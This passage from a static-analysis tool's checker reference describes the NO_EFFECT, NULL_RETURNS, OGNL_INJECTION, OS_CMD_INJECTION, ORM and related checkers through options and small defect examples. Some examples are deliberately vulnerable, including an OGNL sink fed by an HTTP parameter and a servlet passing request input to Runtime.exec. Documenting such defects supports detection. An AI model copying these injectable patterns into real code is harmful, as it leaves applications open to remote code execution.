    for (a = 0, b = 0; a < 10, b < 10; a++, b++);
            // Extra comma, and so a < 10 is not used.
}
```

- `NO_EFFECT:incomplete_delete:<boolean>` - When this C/C++ option is true, the checker reports a defect for the pattern `delete a, b`. In that pattern, only the first pointer is freed. Defaults to `NO_EFFECT:incomplete_delete:true`

```
void incomplete_delete() {
int *p, *q;
    delete p, q;   // The pointer q is not deleted.
}
```

- `NO_EFFECT:no_effect_deref:<boolean>` - When this C/C++ option is true, the checker reports useless dereferences of pointers. Defaults to `NO_EFFECT:no_effect_deref:true`

```
void no_effect_deref() {
int *p;
    *p++;        // *p is useless
}
```

- `NO_EFFECT:no_effect_test:<boolean>` - When this C/C++ option is true, the checker reports useless boolean tests. The programmer probably intended to assign, rather than compare, the arguments. Defaults to `NO_EFFECT:no_effect_test:true`

  ```
  void no_effect_test() {
  int a, b;
      a == b;         // Test has no effect, and is
                      // likely intended to be the assignment a = b
  }
  ```

- `NO_EFFECT:self_assign:<boolean>` - When this C/C++ option is true, the checker reports assignments of fields and globals to themselves. Defaults to `NO_EFFECT:self_assign:true`

  ```
  int a;
  void self_assign(struct foo *ptr) {
      a = a;           // assignment to self, global
      ptr->x = ptr->x; // assignment to self, field
  }
  ```

- `NO_EFFECT:self_assign_in_macro:<boolean>` -When this C/C++ option is true, the checker reports self assigns where the right-hand side is in a macro. Defaults to `NO_EFFECT:self_assign_in_macro:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

  ```
  #define swap(x) x
  void self_assign_in_macro() {
      unsigned short csum;
      csum = swap(csum);  // assignment to self, rhs inside macro
  }
  ```

- `NO_EFFECT:self_assign_to_local:<boolean>` - When this C/C++ option is true, the checker reports assignments of locals and parameters to themselves. Defaults to `NO_EFFECT:self_assign_to_local:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

  ```
  void self_assign_local() {
      int a;
      a = a; // assignment to self, local
  }
  ```

- `NO_EFFECT:static_through_instance:<boolean>` - When this C/C++ option is true, the checker will *NOT* report cases where a static field or method is accessed using an instance pointer. Defaults to `NO_EFFECT:static_through_instance:true`

  Example:

  ```
  struct C { static void foo(); int x; };
      C * c; c->foo();         // Becomes "c, C::foo();". c is unnecessary,
                               // but not flagged.
  ```

```
    C stackc; stackc.x = 4;
```

- `NO_EFFECT:unsigned_compare:<boolean>` - C/C++ option that reports unsigned comparisons against 0, unless the expression's parent is a manual signed cast. Defaults to `NO_EFFECT:unsigned_compare:true`

  ```
  void unsigned_compare() {
  unsigned int a;
      if (a < 0)    // a is unsigned, and so the comparison is never true
      a++;
  }
  ```

- `NO_EFFECT:unsigned_compare_macros:<boolean>` - When this C/C++ option is true, the checker reports the comparison of an unsigned quantity against 0 in macros. Defaults to `NO_EFFECT:unsigned_compare_macros:true`

  ```
  #define MAYBE(a) if (a < 0) a++  // a is unsigned, and so the
                                                                              //
   comparison to 0 is never true.
  void testfn() {
      unsigned int a;
      MAYBE(a);
  }
  ```

- `NO_EFFECT:unsigned_enums:<boolean>` - When this C/C++ option is true, the checker reports the comparison of an `enum` value against 0 as a defect when the underlying type of the `enum` is unsigned and the result is always the same. Note that the underlying type of an `enum` is partly defined by the compiler implementation. Defaults to `NO_EFFECT:unsigned_enums:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

4.106.3. Examples

This section provides one or more examples of defects found by the NO_EFFECT checker.

4.106.3.1. C/C++

See the C/C++ code examples in Section 4.106.2, “Options”.

4.106.3.2. JavaScript

```
function resetArray(array) {
  var i = 0 ;
  while ( i < array.length ) {
    array[ i++ ] == null; // Defect
  }
}
```

4.106.3.3. PHP

```
ffunction test($x, $y) {
```

```
    &a === &b; // Defect here
}
```

4.106.4. Events

This section describes one or more events produced by the NO_EFFECT checker.

- The C/C++ events are identical to the NO_EFFECT options. See Section 4.106.2, “Options”.
- `unused_expr` - [JavaScript] The given event has no side effect and is unused.

4.107. NULL_RETURNS

Quality Checker

4.107.1. Overview

This C/C++, C#, Java, and JavaScript checker finds errors that can result in program termination or a runtime exception.

For C/C++, C#, and Java, this checker finds many instances where a pointer or reference is checked against `null` and then later dereferenced. The checker applies two different criteria: Functions with user models always need to be checked, while others are treated statistically. By default, if 80% of unmodeled function/method call returns are checked for null pointer values, this checker identifies the remaining 20% as defects. See the `stat_threshold` option to change the default.

Developers sometimes do not test function return values, and instead use the returned values in potentially dangerous ways. Every function that returns a null pointer must be checked against null before it can be considered safe to use. Failing to check null check pointer return values can cause crashes due to null dereferencing.

For JavaScript, this checker finds many instances where a value is checked against `null` or `undefined` and then later used as an object (that is, by accessing one of its properties) or as a function (that is, by calling it). Every function that returns `null` or `undefined` must be checked against `null` or `undefined` before it can be considered safe to use as an object or as a function. Failing to check null or undefined return values can cause runtime exceptions. By default, if 80% of function call returns are checked for null or undefined values, this checker identifies the remaining 20% as defects. See the `stat_threshold` option to change the default.

C/C++, C#, Java, and JavaScript:

- **Enabled by Default**: NULL_RETURNS is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

Java:

- **Android**: For Android-based code, this checker finds issues related to screen activities and database queries.

4.107.2. Options

This section describes one or more NULL_RETURNS options.

- `NULL_RETURNS:allow_unimpl:<boolean>` - This C/C++, C#, Java, and JavaScript option reports unchecked, unimplemented functions (as opposed to only functions that are known to return `null`). Defaults to `NULL_RETURNS:allow_unimpl:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

  C# example:

  ```
      public extern object CanReturnNullUnimpl(bool condition);

      public void AllowUnimpl(bool condition)
      {
          Object data = CanReturnNullUnimpl(condition);
          Console.WriteLine(data.ToString());
      }

      public void InferCanReturnNull(bool condition)
      {
          if (CanReturnNullUnimpl(condition) == null) { /* ... */ }
          if (CanReturnNullUnimpl(condition) == null) { /* ... */ }
          if (CanReturnNullUnimpl(condition) != null) { /* ... */ }
          if (CanReturnNullUnimpl(condition) != null) { /* ... */ }
      }
  ```

- `NULL_RETURNS:stat_bias:<number>` - This C/C++, C#, Java, and JavaScript option specifies a number to add to the check count that biases the checker to report defects for functions that do not occur often in the program. The value of this option and the `stat_threshold` option affects the calculation used by the checker to identify defects (see `stat_threshold` for details). Defaults to `NULL_RETURNS:stat_bias:0` (for C/C++). Defaults to `NULL_RETURNS:stat_bias:3` (for C# and Java). Defaults to `NULL_RETURNS:stat_bias:1` (for JavaScript).

  This checker option is automatically set to `10` if the `--aggressiveness-level` option of `cov-analyze` is set to `medium` (or to `high`).

  For example, use

  ```
  > cov-analyze -co NULL_RETURNS:stat_bias:5
  ```

  to increase the number of defects found for functions that do not occur often in the program.

- `NULL_RETURNS:stat_min_checked:<number>` - This C/C++, C#, Java, and JavaScript option sets the minimum number of call sites that must have their value checked for the statistical analysis to conclude that the function should always have its return value checked. Defaults to `NULL_RETURNS:stat_min_checked:0` (for C/C++, C#, and Java). Defaults to `NULL_RETURNS:stat_min_checked:1` (for JavaScript).

  This checker option is automatically set to `0` if the `--aggressiveness-level` option of `cov-analyze` is set to `medium` (or to `high`).

- `NULL_RETURNS:stat_threshold:<percentage>` - This C/C++, C#, Java, and JavaScript option sets the percentage of call sites that must have their value checked in order for the statistical analysis to conclude that the function or method should always have its return value checked. Defaults to `NULL_RETURNS:stat_threshold:80` (for C/C++, C#, Java, and JavaScript).

The checker identifies a defect if the sum of checked uses and the value of the `stat_bias` option is greater than or equal to (>=) the total number of uses multiplied by the value of the `stat_threshold` option (that is, checked uses + stat_bias >= total uses * stat_threshold).

This checker option is automatically set to `50` if the `--aggressiveness-level` option of `cov-analyze` is set to `medium`. It is set to `0` if the `--aggressiveness-level` option is set to `high`.

For example, when `stat_threshold:85`, if 85% or more of the call sites to a function check its return value for null before using it, then NULL_RETURNS will report a defect on any uses of a function's return value that is not first checked for null. If fewer than 85% of the call sites check the return value, then NULL_RETURNS will not report defects at the sites that do not check.

For Java,

```
> cov-analyze -co NULL_RETURNS:stat_threshold:90
```

requires that 90% of return values of the method should be checked before reporting a defect on the remaining 10%.

- `NULL_RETURNS:suppress_under_related_conditional:<boolean>` - This C/C++, C#, and Java option suppresses defect reports that are heuristically identified as being controlled by a condition that is related to the call alleged as returning null. Defaults to `NULL_RETURNS:suppress_under_related_conditional:true` (for C#). Defaults to `NULL_RETURNS:suppress_under_related_conditional:false` (for C++ and Java).

  This checker option is automatically set to `false` if the `--aggressiveness-level` option of `cov-analyze` is set to `medium` (or to `high`).

  When set to `true`, this option reduces false positive defect reports of the following pattern: `"if <something guaranteeing foo(x) returns non-null>) dereference(foo(x));"`

4.107.3. Examples

This section provides one or more examples of defects found by the NULL_RETURNS checker.

4.107.3.1. C/C++

```
void bad_malloc() {
    // malloc returns NULL on error
    struct some_struct *x = (struct some_struct*) malloc(sizeof(*x));
    // ERROR: memset dereferences possibly null pointer x
    memset(x, 0, sizeof(*x));
}
```

4.107.3.2. C#

```
public object CanReturnNull(bool condition)
{
    if (condition)
        return new object();
    return null;
}

public void PossibleNullDereference(bool condition)
{
    object data = CanReturnNull(condition);
    Console.WriteLine(data.ToString());
}
```

4.107.3.3. Java

```
public class NullReturnsExample1 {
    static int count = 0;

    public static Object returnA() {
        return null;
    }
    public static Object returnB() {
        return new Object();
    }
    public static void testA() {
        // This demonstrates a very straightforward null-return bug
        returnA().toString();
    }
    public static void testB() {
        // no bug here
        returnB().toString();
    }
}
```

4.107.3.4. JavaScript

```
function getName(userInput) {
    var pos = userInput.indexOf("name:");
    if (pos >= 0) {
        return userInput.substring(pos + "name:".length);
    }
    // This function can return null
    return null;
}

function checkedExample(userInput) {
    var name = getName(userInput);
    // Name is checked against null
    if (name) {
        console.log("name: " + name);
    }
}

function uncheckedExample(userInput) {
    var name = getName(userInput);
    // Name can be null here
    return name.substring(0,8);
}
```

4.107.4. Models and Annotations

Before creating a model, note that the return value from any function or method that is explicitly modeled to return null must be checked before it is considered safe to use. The checker does not apply its statistical analysis to such functions.

4.107.4.1. C/C++ Models

In general, incorrect inferences about the following can cause false positives:

- A function can return a null pointer.
- A function call dereferences a pointer believed to be null.
- A path through the code is executable.

To address the first two types of false positives, you can model this function for the C/C++ NULL_RETURNS checker:

```
void* my_null_return(unsigned int val)
{
    void* ptr = NULL;
    if (val & 0xFFFFFFF0) {
        return NULL;
    }
     // val is <= 15.  Try to allocate until  success.
    while (!ptr) ptr = malloc(val * sizeof(void*));
    return ptr;
}
```

This function's abstract behavior is that when `val` is smaller than 16, a non-null pointer is returned. When `val` is bigger than 15, NULL is returned. Because Coverity Analysis cannot currently track bitwise operations accurately enough to understand this function, the following abstract model is required to indicate the function's proper behavior:

```
void* my_null_return(unsigned int val)
{
    void* ptr;
    assert(ptr != NULL);
    if (val > 15)
        return NULL;
    return ptr;
}
```

It is clear here that for all values smaller than 16 a non-null pointer is returned, and for all values larger than 15 a null pointer is returned. Using the `cov-make-library` command with this function informs the analysis of the proper behavior.

If the analysis incorrectly determines that a function call dereferences a pointer then you can model the called function's abstract behavior properly so that the exact conditions under which the pointer is dereferenced are understood. An example is omitted as the stub function follows the same pattern as the preceding examples.

If the cause of the false positive is either an infeasible execution path or a contextual situation that applies only at a specific point in the code, the best means of suppression is a `//coverity` comment.

Note

The return value from any function this is explicitly modeled to return null must be checked before it is considered safe to use.

4.107.4.2. Java Annotations

The Java NULL_RETURNS checker looks for the `CheckForNull` annotation, which you can add to classes and methods to force the checker to verify that the return value is checked for null.

For example, the following example shows how to annotate the `returnMaybeNull()` class so that NULL_RETURNS checks the return value for null:

```
import com.coverity.annotations.CheckForNull;
 ....
 @CheckForNull
 public Object returnMaybeNull() {
  String s = "thoueouh";
  if (s.equals(new Object().toString()))
   return null;
  return s;
 }
```

See Section 6.3.2, “Adding Java Annotations to Increase Accuracy” and the Javadoc documentation at `<install_dir>/doc/<en|ja>/annotations/index.html` for more information.

4.107.5. Events

This section describes one or more events produced by the NULL_RETURNS checker.

- `alias` - [C# and Java] A potential null reference was assigned to another reference, thereby creating an alias.

  `alias` - [JavaScript] Assigning a potentially null or undefined value.

- `call` - [JavaScript] Calling a potentially null or undefined value, or passing a potentially null or undefined value to a function that accesses a property of that value or calls that value.

- `dereference` - [C/C++, C#, and Java] For C/C++, a potential null pointer was passed to a function that dereferenced it or a potential null pointer was dereferenced directly. For C# and Java, a potential null reference was passed to a function that dereferenced it, or a potential null reference was dereferenced directly.

- `identity` - [C/C++, C#, and Java] A potentially null pointer (or null reference) was passed to a function (or method) that does not modify the pointer (or reference) and returns it back to the calling function.
- `identity_transfer` - [JavaScript] Passing a potentially null or undefined value to a function that returns it.
- `returned_null` - [C/C++ only] A function can return a null pointer.
- `var_assigned` - [C/C++, C#, and Java] A variable was assigned to the return value or a function or method, and that value might be a null pointer or null reference.
- `null_array_access` - [C# and Java] Accessing an element of a null array.
- `null_array_length` - [C# and Java] Accessing the length of a null array.
- `null_field_access` - [C# and Java] Accessing a field of a null object.
- `null_inner_new` - [Java] Creating an inner class of a null object.
- `null_method_call` - [C# and Java] Calling a method on a null object.
- `null_synchronized` - [C# and Java] Synchronizing on a null object.
- `null_throw` - [C# and Java] Throwing a null exception.
- `null_unbox` - [C# and Java] Unboxing a null object.
- `null_unwrap` - [C# and Java] Unwrapping a null object.
- `property_access` - [JavaScript] Accessing a property of a potentially null or undefined value.
- `returned_null` - [C# and Java] A function can return a null reference.

  `returned_null` - [JavaScript] Returning a potentially null or undefined value.
- `var_assign` - [JavaScript] Assigning a variable to the potentially null or undefined return value of a function.

4.108. OGNL_INJECTION

Security Checker

4.108.1. Overview

This Java checker finds Object-Graph Navigation Language (OGNL) injection vulnerabilities, which arise when uncontrolled dynamic data is passed into an OGNL evaluation API. OGNL can execute arbitrary Java code, in addition to performing language functions similar to those performed by Java Expression Language (EL).

Preview checker: OGNL_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release

could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: OGNL_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable OGNL_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.108.2. Examples

This section provides one or more examples of defects found by the OGNL_INJECTION checker.

In the following example, the Struts 2 entry point `UIAction` has `this` tainted using the `GETTERS_AND_SETTERS` taint type. (This information is supplied by the framework configuration, not shown in the example.) Therefore, the field `pageTitle` is treated as though it is tainted. The tainted field then flows into `ActionSupport.getText`, a sink for this checker.

```
public abstract class UIAction extends ActionSupport {
  private String pageTitle;
  ...
  public String getPageTitle() {
    return getText(pageTitle);
  }
  public void setPageTitle(String pageTitle) {
    this.pageTitle = pageTitle;
  }
  ...
}
```

An attacker can specify `pageTitle` through the HTTP parameter `?pageTitle` and set its value to an OGNL statement. This statement is then interpreted by the OGNL evaluation, which allows for instantiating arbitrary Java classes. This allows the attacker to execute arbitrary code remotely.

4.108.3. Events

This section describes one or more events produced by the OGNL_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.

- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.109. OPEN_ARGS

Quality, Security Checker

4.109.1. Overview

This C/C++ checker finds cases where a file is created with unspecified permissions. Specifically, the POSIX `open()` function can take either two or three arguments. The three-argument form should be used whenever the open flags include `O_CREAT`. The checker reports when the two-argument form is used with `O_CREAT`, because in that case, the file permissions are not specified and will be unpredictable.

The `open()` system call converts a pathname into a file descriptor. You can pass flags to `open()` specifying various options including the file's access permissions (read/write, read only, or write only), whether to create the file if it does not exist (`O_CREAT`), and whether the file can be appended to.

If you call `open()` with the `O_CREAT` option, you should also, for safety, pass an argument (mode argument) that explicitly sets the file's permissions.

Disabled by Default: OPEN_ARGS is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable OPEN_ARGS along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.109.2. Examples

This section provides one or more examples of defects found by the OPEN_ARGS checker.

The following example generates a defect because the `open()`call will create a new file if `file.log` does not exist yet lacks a correct mode argument.

```
void open_args_example() {
  int fd = open("file.log", O_CREAT);
}
```

4.109.3. Events

This section describes one or more events produced by the OPEN_ARGS checker.

- `open_args`: A call to `open()` that creates a new file but lacks a mode argument.

4.110. ORDER_REVERSAL

Quality, Concurrency Checker

4.110.1. Overview

This C/C++ checker finds many cases where the program acquires a pair of locks/mutexes in different orders in different places. This issue can lead to a deadlock if two threads simultaneously use the opposite order of acquisition.

Acquiring pairs of locks in the incorrect order can result in the program hanging. Because of thread interleaving, it is possible for two threads to each be waiting on a lock that the other thread has acquired (*deadlock*). Other threads attempting to acquire either of the two locks will also deadlock.

Disabled by Default: ORDER_REVERSAL is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable ORDER_REVERSAL along with other production-level concurrency checkers that are disabled by default, use the `--concurrency` option to `cov-analyze`. This option does not apply preview-level concurrency checkers.

4.110.2. Options

This section describes one or more ORDER_REVERSAL options.

- `ORDER_REVERSAL:max_lock_depth:<maximum_value>` - This C/C++ option specifies the maximum depth of the call chain that acquires the second lock while the first lock is held. This option exists because when the lock acquisitions are separated by a deeply nested call chain, there is often some other synchronization mechanism involved that the analysis cannot interpret, so the resulting reports are often false positives. By default, if a second lock is acquired in a call chain that has more than 6 `getlock` calls, the analysis will not treat it as a lock acquired when holding another lock. As a consequence, it might suppress an C/C++ defect that is associated with that pair. To find such an issue, enable this option by increasing the `max_lock_depth` value. Defaults to `ORDER_REVERSAL:max_lock_depth:6`

4.110.3. Examples

This section provides one or more examples of defects found by the ORDER_REVERSAL checker.

```

// Thread one enters this function
void deadlock_partA(struct directory *a, struct file *b) {
    spin_lock(a->lock); // Thread one acquires this lock
    spin_lock(b->lock); // before it can acquire this lock...
}

// Thread two enters this function
void deadlock_partB( struct directory *a, struct file *b ) {

    spin_lock(b->lock); // Thread two acquires this lock
    spin_lock(a->lock); // Deadlock
}
```

4.110.4. Events

This section describes one or more events produced by the ORDER_REVERSAL checker.

- `example_lock_order`: Acquiring the lock represented by the second element of a correct lock order.
- `getlock`: The actual lock acquisition if it occurs in a different method.
- `lock_acquire`: A lock is acquired.
- `lock_order`: A second lock is acquired after the first lock. The order of these operations is incorrect.
- `lock_examples`: A link to a function that acquired the locks in the correct order.

4.111. ORM_ABANDONED_TRANSIENT

Please see Section 4.113, “ORM_LOST_UPDATE ”.

4.112. ORM_LOAD_NULL_CHECK

Quality Checker

4.112.1. Overview

This Java checker finds many instances of checking the result of a load operation for null.

Load operations never return `null`. If the requested ID does not exist in the database, the operations will return a non-`null` proxy object. Because such proxy objects can only be used to get back the ID they were created with (and any other attempt to use them will result in an exception), it is generally dangerous to proceed with a proxy object. The presence of a `null` check following a load operation suggests that the programmer either confused `load` with `get` (which can return `null`) or added a logically unnecessary `null` test.

ORM_LOAD_NULL_CHECK will only report cases in which a `null` check takes place on a value that is always the result of a load operation. If there is any possibility that the value being tested might have come from a source other than a load operation (and thus might legitimately be `null`), no defect is reported.

Preview checker: ORM_LOAD_NULL_CHECK is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: ORM_LOAD_NULL_CHECK is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.112.2. Examples

This section provides one or more examples of defects found by the ORM_LOAD_NULL_CHECK checker.

```
...
MyObject myObject = (MyObject)session.load(id);
if (myObject != null) {     // null check of load result that always passes
    myObject.doSomething(); // Bad if 'myObject' is a proxy.
}
```

```
MyObject loadOrGet(Identifier id, boolean doLoad) {
    return doLoad ? session.load(id) : session.get(id);
}

    ...
    MyObject myObject = loadOrGet(id, true /* doLoad */);
    if (myObject == null) {  // null check of load result -- never passes
        throw MyObjectNotFoundException();
    }
    myObject.doSomething();  // Bad if 'myObject' is a proxy
```

4.112.3. Events

This section describes one or more events produced by the ORM_LOAD_NULL_CHECK checker.

- `load` - A value is returned from an Object-Relational Mapping (ORM) `load` operation.
- `assumed_dao_load` - A value is returned from a method named `load` on a Data Access Object (DAO) interface that is assumed to be implemented with an actual `load` operation.
- `null_check_load` - The result of an earlier `load` operation is checked against `null`.
- `load_fn` - A `load` operation returns a value that will later be returned by a method.
- `return_loaded` - A method is returning a value that was the result of a `load` operation.

4.113. ORM_LOST_UPDATE

Quality Checker

4.113.1. Overview

This Java checker finds several different errors involving the persistent object "lifecycle" of Object-Relational Mapping (ORM) systems such as JPA or Hibernate. The two main problems found by this checker are transient objects not being persisted and modified detached objects not being merged back into a session. This checker will also report ORM operations that will throw exceptions based on the current state of an object they are applied to.

An object that may be stored in a persistent database is referred to as an "Entity". An Entity is initially created as an in-memory-only object. An Entity that exists in memory but has never been stored in a database is said to be "transient". In order for a transient object to persist it must be associated with a session, typically by means of some sort of save operation. Once this is done the object is no longer transient and instead becomes an unmodified "persistent" object. If an Entity is created but not stored an ORM_ABANDONED_TRANSIENT defect will be reported, unless the object is used in a way that suggests it was intended to be a temporary object (that just happened to be of an Entity class type). There is no certain way to determine whether a transient object was meant to be persisted, but the heuristic used is that any reading of the contents of a persistent object is sufficient evidence that it is only being used as a temporary variable. This heuristic may lead to either false negatives or false positives.

Starting with a persistent object, if that object is disassociated with a session it becomes "detached". Individual objects can be detached one at a time, or all outstanding objects associated with a session may become detached at once if the session itself is closed or cleared. If a persistent object is modified it becomes a modified persistent object and, once detached, it becomes a modified detached object. If a previously unmodified detached object is later modified it, too, can become a modified detached object. The in-memory changes to a modified persistent object are written back to the database by a flush operation, which can occur explicitly or implicitly as part of various other operations. A flush operation thus causes all modified persistent objects to revert to unmodified persistent objects. In contrast, there is no flush operation applicable to modified detached objects. The only way to persist in-memory changes to a detached object is to reattach (typically, merge) that object into a session. If a modified detached object is not reattached to a session then an ORM_LOST_UPDATE defect will be reported, indicating that a non-persistent change to a persistent object is being lost.

The rules for when flushing occurs in a system like Hibernate are complex. The ORM_LOST_UPDATE checker assumes that any explicit control of flushing is intentional. If the only flushing done for a modified persistent object is a side effect of some operation such as a query evaluation then this is deemed "accidental" rather than intentional. Such accidental flushing is not sufficient to prevent reporting a defect, but the defect reported will note where this flushing occurred so that it can be evaluated.

Disabled by Default: ORM_LOST_UPDATE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.113.2. Examples

This section provides one or more examples of defects found by the ORM_LOST_UPDATE checker.

```
...
@Entity
public class MyEntity {
  ...
}
...
{
    MyEntity myEntity = new MyEntity();
    myEntity.setThis(0);
    myEntity.setThat(1);
    // ... but no "get"s, etc.
    // not persisted
}   // error: abandoned transient
```

```
{
    ...
    myEntity = (MyEntity)session.get(myId);
    myEntity.setThis(3); // modified
    // ... no flush
    session.clear(); // detach everything
    // ... no reattach of 'myEntity'
}   // error: lost update
```

```
{
    ...
    myEntity = (MyEntity)session.get(myId);
    session.detach(myEntity); // explicit, single-object detach
    // ... no reattach
    myEntity.setThat(5); // modified
    // ... no reattach
}   // error: lost update
```

4.113.3. Events

This section describes one or more events produced by the ORM_LOST_UPDATE checker.

- `new_transient` - A transient object is created with a new expression.
- `assuming_detached` - A previously unknown Entity is encountered after a session operation such as a close or clear which detaches all associated objects. Such an entity is assumed to still be detached. It is further assumed that any Entity field of a detached object is also detached.
- `null_check_load` - The persistent or detached state of an object that is a field of another object is inferred from the state of the object it is a field of.
- `lost_transient` - A transient Entity was not persisted.
- `modify` - A persistent or detached object is modified.
- `detach` - A single object is detached.
- `detach_all` - All outstanding persistent objects associated with a session are detached.
- `lost_modification` - The in-memory changes to a modified detached object are lost.
- `merge` - An object is merged into a session, which leaves it unmodified but still detached.
- `transient_result` - A call to a method that returns a transient object.
- `persistent_result` - A call to a method that returns an unmodified persistent object.
- `modified_persistent_result` - A call to a method that returns a modified persistent object.

- `detached_result` - A call to a method that returns an unmodified detached object.
- `modified_detached_result` - A persistent or detached object is modified.
- `return_transient` - Returning a transient object.
- `return_persistent` - Returning an unmodified persistent object.
- `return_modified_persistent` - Returning a modified persistent object.
- `return_detached` - Returning an unmodified detached object.
- `transient_fn` - A call to a method that returns a transient object.
- `persistent_fn` - A call to a method that returns an unmodified persistent object.
- `modified_persistent_fn` - A call to a method that returns a modified persistent object.
- `detached_fn` - A call to a method that returns an unmodified detached object.
- `modified_detached_fn` - A call to a method that returns a modified detached object.
- `detach_all_fn` - A call to a method that detaches all persistent objects.
- `persist_fn` - A call to a method that persist its argument.
- `detach_fn` - A call to a method that detaches its argument.
- `merge_fn` - A call to a method that merges its argument.
- `manual_flushing` - The session's flush mode is set to MANUAL.
- `flush_fn` - A call to a method that flushes under some condition.
- `flushmode_fn` - A call to a method that sets the session's flush mode.
- `uncertain_flush` - Whether or not a flush will occur depends on the session's flush mode and the flush mode is not explicitly set.
- `no_implied_flush` - An operation sometimes performs a flush, but it does not given the session's current flush mode.
- `id_test` - Comparison of an Entity's id with null testing for transience.
- `ignored_get_escape` - An Entity is passed to a method that does not retain a reference to it.
- `detach_transient` - A transient Entity is being explicitly detached. This will cause an exception to be thrown.
- `persist_detached` - Persisting a detached object. This will cause an exception to be thrown.

4.114. ORM_UNNECESSARY_GET

Quality Checker

4.114.1. Overview

Because accessing the database is an expensive operation that should occur only when it is necessary, this Java checker finds cases in which the contents of an entity obtained through a call to `Session.get(...)` is not used on a given path, making the method call and consequent database access unnecessary. If only a reference to the object is used (such as storing it into a field of another object) or only the ID of the object is used, it might be more efficient to use a `load` operation than a `get` operation to obtain it.

Preview checker: ORM_UNNECESSARY_GET is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: ORM_UNNECESSARY_GET is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.114.2. Examples

This section provides one or more examples of defects found by the ORM_UNNECESSARY_GET checker.

In the following example, `Score` is an entity that is obtained from the database and assigned to `x`. However, because only the object reference (and not the contents) of `x` is used, the database access through `Session.get(...)` is unnecessary. Note that in many cases a call to `Session.get(...)` might be wrapped at multiple levels. In such cases, it might not be clear to a programmer whether database access occurs.

```
public void foo(Session s, Serializable id) {
    Score x = (Score)s.get(Score.class, id);
    setScore(x); // Does not access the contents of 'x'.
}
```

4.114.3. Events

This section describes one or more events produced by the ORM_UNNECESSARY_GET checker.

- `orm_get_fn` - A persistent instance of given entity class X is returned.
- `unnecessary_get` - Variable `x` going out of scope makes the earlier call to `get(...)` on this path unnecessary.
- `setter_method` - Variable `x` is passed to a setter method. If `x` is just used in a setter method, you can call a `load(...)` method to obtain it.

4.115. OS_CMD_INJECTION

Security Checker

4.115.1. Overview

This C# and Java checker detects many instances in which an OS command is executed on the server and the command or its arguments can be manipulated by an attacker. An attacker who has control over part of the command string might be able to maliciously alter the intent of the operating system command. This change might result in the disclosure, destruction, or modification of sensitive data or operating system resources.

By default, the OS_CMD_INJECTION checker treats values as though they are tainted if they come from the network (either through sockets or servlets). The checker can also be configured to treat values from the file system or the database as though they are tainted (see Section 4.115.2, “Options”).

Note that the checker always reports a defect when tainted data flows to an OS command no matter what sanitization was done. Coverity suggests the following workflow:

1. Follow Coverity remediation advice: validate, sanitize, and use the array forms of methods rather than the string forms.

2. If you continue to use an OS command to achieve your goal, get a security expert to review the code and mark the defect as *Intentional* in Coverity Connect if the expert is satisfied that the behavior of the code is safe.

For more information on the risks and consequences of OS command injections, see Chapter 7, *Security Reference*. For detailed information about the potential security vulnerabilities found by this checker, see Section 7.1.4.3, “OS Command Injection”.

Disabled by Default: OS_CMD_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

- For C#:

  To enable OS_CMD_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

- For Java:

  To enable OS_CMD_INJECTION along with other production-level Web application checkers, use the `--webapp-security` option.

4.115.2. Options

This section describes one or more OS_CMD_INJECTION options.

- `OS_CMD_INJECTION:ignore_command_as_array:<boolean>` - [Java only] This Java Web Application Security option suppresses defects reported at OS command library calls that accept a list or an array of arguments. In many situations, these calls are less exploitable than concatenated command strings. Defaults to `OS_CMD_INJECTION:ignore_command_as_array:false`

  The following example produces an issue report that is suppressed if this option is enabled:

```
class MyServlet extends HttpServlet {
    public void doPost(HttpServletRequest req, HttpServletResponse resp) {
        try {
            String pattern = req.getParameter("file_filter");
            String [] cmd_and_opts = {"ls",
                                      "-l",
                                      "--hide="+pattern};
            Process p = java.lang.Runtime.getRuntime().exec(cmd_and_opts);
            // ...
        } catch(Exception e) {
            // ...
        }
    }
}
```

